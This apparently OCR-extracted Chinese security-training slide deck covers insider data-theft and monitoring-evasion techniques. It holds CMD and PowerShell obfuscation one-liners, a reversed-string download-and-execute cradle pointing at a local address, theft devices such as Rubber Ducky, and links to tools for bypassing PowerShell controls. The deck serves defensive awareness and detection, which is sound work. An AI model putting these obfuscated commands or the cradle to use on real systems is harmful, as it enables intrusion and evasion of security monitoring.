LSB方式的隱寫圖片只能存儲為PNG或者BMP圖片格式


Content Encode or. Obfuscated (Demo：CyberChef)



Base64	Hexadecimal	Hex dump	CharCode	Base58	Image to Base64	ASCII	XXencode
Decimal	Binary	Octal	Base32	Base85	Morse code	四角號	...
Base58	Base85	HTML entity	URL encode	注音	unicode	Encryption	
Quoted printable	Punycode	Text encoding	Parse TLV	URL encode	漢字轉拼音		

CMD Obfuscated (Demo)

cmd /C 參數法	cmd /c " set envar1=ser&& set envar2=ne&& set envar3=t u&&call echo %envar2%%envar3%%envar1%"
插入特殊字符混淆	1. c^m^d^.^e^x^e 2. echo ^> 、echo ^| 、echo ^|^| 、echo ^^ 3. c""m"d"
cmd /V:ON 參數法	cmd /V:ON /C "set envar=net use && echo !envar!"
環境變數拼接命令	echo %ComSpec%



copy	del / create
read	modify / listing
Directory-Create	Symbolic link

逗號與分號互換法	cmd.exe /c ",;netstat -ano" 補充：在PowerShell c:\windows\system32\nptepad;1.ps1 (異曲同工): 在指定目錄下，報錯且執行，記錄不易發現
assoc 擴展關聯法	1. assoc.cmd 2. for /f "delims=f= tokens=2" %f in ('assoc.cmd') do echo %f 3. for /f "delims=f= tokens=1-3" %f in ('assoc.cmd') do echo %f %g %h 4. echo .cmd cmd ile assoc：顯示設定檔案名延伸關聯，指定延伸檔名按照特定的類型檔打開或執行
工具混淆	https://github.com/danielbohannon/Invoke-DOSfuscation Batch File Encrypt tools or Script: Quick Batch File Compiler https://www.abyssmedia.com/quickbfc/

For 拼接法	cmd /C "for /L %i in (1,1,5) do start cmd"
偏移下標法	1. %comspec:~11,1%%comspec:~-1%%comspec:~-13,1% 2. Cmd /C "set envar=net use && call echo %envar%
圓括成對法	cmd.exe /c ((((echo Command 1)))) &&(((((((echo Command 2)))))))
多環境變量混用法	1. cmd /c " set envar1=ser&& set envar2=ne&& set envar3=t u&&call %envar2%%envar3%%envar1%" 2. Powe%ALLUSERSPROFILE:~4,1%Shell

X-FORT

命令列(Windows DOS CMD)檢測與標註辨識(Demo)

命令列長度	命令列中^的個數	管道符號的個數
命令列中空白片段	特殊字元片段	命令列中cmd和power字串出現的頻率

cmd.exe /c "echo InsiderThreats"	cmd.exe /c "set O=Threats&set B=ider&&set D=echo Ins&&call %D%%B%%O%"
d=%windir:~ -4, -3%	cm%windir:~ -4, -3%.e^Xe,;^,/^C",,;S^Et ^ ^o^=Th^re^ats&,,;^se^T ^ ^ ^B^=d^e^r&&,,;s^Et^ ^ d^=ec^ho I^n^s^i&&,,;C^Al^l,,;^%^D%^%B%^%o^%"
解兩次	FOR /F "delims=il tokens=+4" %Z IN ('assoc .cdxml') DO %Z ,;^,/^C",,;S^Et ^ ^o^=e^at^s&,,;^se^T ^ ^ ^B^=d^erT^hr&&,,;s^Et^ ^ d^=ec^ho I^n^si&&,,;C^Al^l,,;^%^D%^%B%^%o%"
解兩次	^F^oR , , , , , ; ; /^f ; ; ; ; ; , " delims=il tokens= +4 " ; ; ; , , , , %Z ; , , , , ^In , , ; ; , , , (, ; ; ; ' , , , , , ; ^^a^^S^^s^^oC ; , , , , ; .c^^d^^xm^^l ' ; , , , ,) , , , , ; , ^d^o , , , , , , , %Z , ; ^ ,/^C" , ; , S^Et ^ ^o^=e^at^s& , ; , ^se^T ^ ^ ^B^=d^erT^r&& , ; , s^Et^ ^ d^=ec^ho I^ns^i&& , ; , C^Al^l , ; , ^ %^D%^%B%^%o%"

=

= 摩托車載人

X-FORT

PowerShell Obfuscated (Demo)

1. 系統管理者？
2. Set-ExecutionPolicy Unrestricted –force ？ ➡ 繞過PowerShell 可執行ps1

"DownloadString"

"Down`l`oad`Str`in`g"

編碼執行

```powershell
$re=
")'1/1.0.0.721//:ptth'(gnirt
SdaolnwoD.)tneilCbeW.teN
tcejbO-weN(";
IEX ($re[-1..-($re.Length)] -
Join '') | IEX
```

encodedCommand =
[Convert]::ToBase64String(
$bytes) powershell.exe -
EncodedCommand
$encodedCommand

`&(GAL I*X)`

`Command I*e-E*`

Import-Module ./Invoke-
Obfuscation.psd1
Invoke-Obfuscation

關鍵字雙引號

轉譯符號


字串反轉

編碼執行

別名編碼ex:IEX

Command編碼

工具混淆



說明：
Power Shell對系統提權，放在「權限提升異常」，在此只針對迴避監控的技術手段進行技術面補充說明

Invoke-Expression → Base64String

ToString

http → "ht"+"tp

System.Net.WebClient) → Net.WebClient

Invoke 置換


變量替代 → IEX

轉義符（反引號）、簡寫與萬用字元*、腳本塊、字串處理、編碼、自構造關鍵字替換

環境變量 → `$ExecutionContext.InvokeCommand.GetCmdlets('I*e-E*'

X-FORT

列印安全應顧及的面向



1. 浮水印與序號
2. 禁止或開放
3. 列印備份
4. 雲端控管
5. 網路控管
6. 郵件控管

Demo 4.1、保密紙與保密印表機：除非疆界完美仍有竊取的機會

Live Demo：兩類紙張的差異

非授權拷備公司機密資訊，例如**製程**、**配方**、**參數**等，紙張的拷備也是商業機密外洩的方式之一。在金屬感應門下，名片大小的紙樣即可被測得。減少商業機密被非授權重製。

保密紙原理：


紙張內植入非晶體金屬(Co,Ni,Fe,Al)，將金屬絲與紙漿混合製成，表面貼合纖維層，可供影印或列印。具永久磁性或暫時磁性，可被**防盜門測得**。或可**被金屬感應器**測得。

在**安檢X機**測得，紙塗佈對X光高吸率材料，在X光掃描時**可測得特定字樣**，**以確認紙樣來源及存放位置**。

同時具備被金屬門測得，或被X光機測得

X-FORT


Demo 4.2、雲端列印：作以Google Cloud Print為例



X-FORT

竊取與防護相關手法Demo

1、再簡單也不過 不用駭客竊取技術，仍可以夾帶資料	2、CMD隱寫術 2.1 明文隱寫 2.2 混淆隱寫	3、線上混淆 混淆編碼的網路服務	4、保密紙與雲端列印 3.1 保密紙展示與偵測 3.2 雲端列印手法	**5、無敵的螢幕擷取** 偽裝的螢幕擷取線對螢幕畫面的側錄
6、忍者 USB NINJA 的入侵手法	**7、Pi 網卡** 將Pi 模擬成網卡，將資料轉移到Pi	**8、Pi + RJ45** 微型電腦對接，成為竊取渠道與載體	**9、另類的鍵盤** Teensy 為媒介的入侵 YubiKey 武器化	**10、讓DLP失效** Win PE 的借殼穿透
11、Shadow IT 手機秒變伺服器	12、PowerShell 提權 PowerShell迴避管控機制	13、不知不覺的噩夢 無檔案式的釣魚手法	14、有DNS就夠了 DNS Tunnel竊取手法	15. 雲深不知處 Azure Storage 成渠道
16. 雲端網芳 Google Driver 變成網芳來使用	17、冥河擺渡Charon 12.1 Tor暗網交易所 12.2 ZeroNet 情資交換	18、勒索病毒篇 勒索病毒的破壞與防護		



X-FORT

Demo 5 ~ 10 ：各類竊取侵入裝置

HID Hacking

YubiKey Weaponize

USB NINJA


USB Rubber Ducky

Pi zero USB Dongle

Network Sniffer

Bash Bunny

Packet Squirrel



Teensy Keyboard HID

Network Host

SSH to Pi Zero

Web to Anonabox

USB Boot

Screencast

VideoGhost

Screen Crab


Wi-Fi & 4G

4G Wi-Fi AP & Storage

Wi-Fi AP & Storage


Wi-Fi SSD

USB Ninja 延伸應用思考



X-FORT

什麼是Bad USB (Demo: pi zero w)



=

可以是...
主機板的晶片組語及其程式語言
一個USB擬態或是原型基板
監視器、智能家電
自動駕駛汽車的電腦...等

=

+

通訊網路

其實「傳統」存在很久，只是因通訊網絡而脆弱、而偉大

X-FORT


Demo 11、 Shadow IT ：Servers Ultimate手機秒變伺服器

Servers Ultimate

- Caddy Server
- CVS Server
- DC Hub Server
- DHCP (Proxy, Relay)Server
- UPnP Server
- DNS (Masq) Server
- Dynamic DNS Server
- eDonkey Server
- Email Server: POP3, SMTP
- Flash Policy Server
- FTP (proxy, root)Server
- FTPS Server
- FTPES Server
- Git Server
- HTTP (Proxy, Snoop) Server
- ICAP Server
- Icecast Server
- IRC Bot & Server
- ISCSI Server
- Lighttpd Server
- USB/IP Server
- VNC Server
- VPN Server
- Load Balancer Server
- LPD Server
- Memcached Server
- MongoDB Server
- MQTT Server
- Multicast DNS Server
- MySQL Server
- Napster Server
- NFS Server
- Nginx Server
- Node.js Server
- NTP Server
- NZB Downloader Client
- PHP Server
- Port Forwarder
- Proxy Server
- PXE Server
- Remote Control Server
- Rsync Server
- RTMP (Proxy)Server
- Wake On LAN client
- Web Server
- WebDAV Server
- Server Monitor
- SFTP Server
- SIP Server
- SMB / CIFS Server
- SMPP Server
- SMS Gateway
- SOCKS Server
- SSH Server
- Stomp Server
- Styx Server
- Syslog Server
- Telnet Server
- TFTP Server
- Time Server
- Torrent Downloader Client
- Torrent Tracker Server
- Trigger Server
- Unison Server
- UPnP Port Mapper
- WebSocket Server
- X11 Server
- XMPP Server

X-FORT

Demo 12、 PowerShell密室逃脫(提權)



PowerShell.exe 已經無法使用，還是有其他方法可以繞過執行PowerShell PS1

Live Demo Using EXE bypass UAC run PowerShell of BitLocker ransomware

1. PowerLine (Windows Defender已偵測)
https://github.com/fullmetalcache/PowerLine

2. Not PowerShell nps.exe (Windows Defender已偵測)
https://github.com/Ben0xA/nps

3. PowerShdll (Windows Defender已偵測，須rundll32)
https://github.com/p3nt4/PowerShdll

4. PowerLessShell (Windows Defender已偵測依靠 MSBuild.exe)
https://github.com/Mr-Un1k0d3r/PowerLessShell

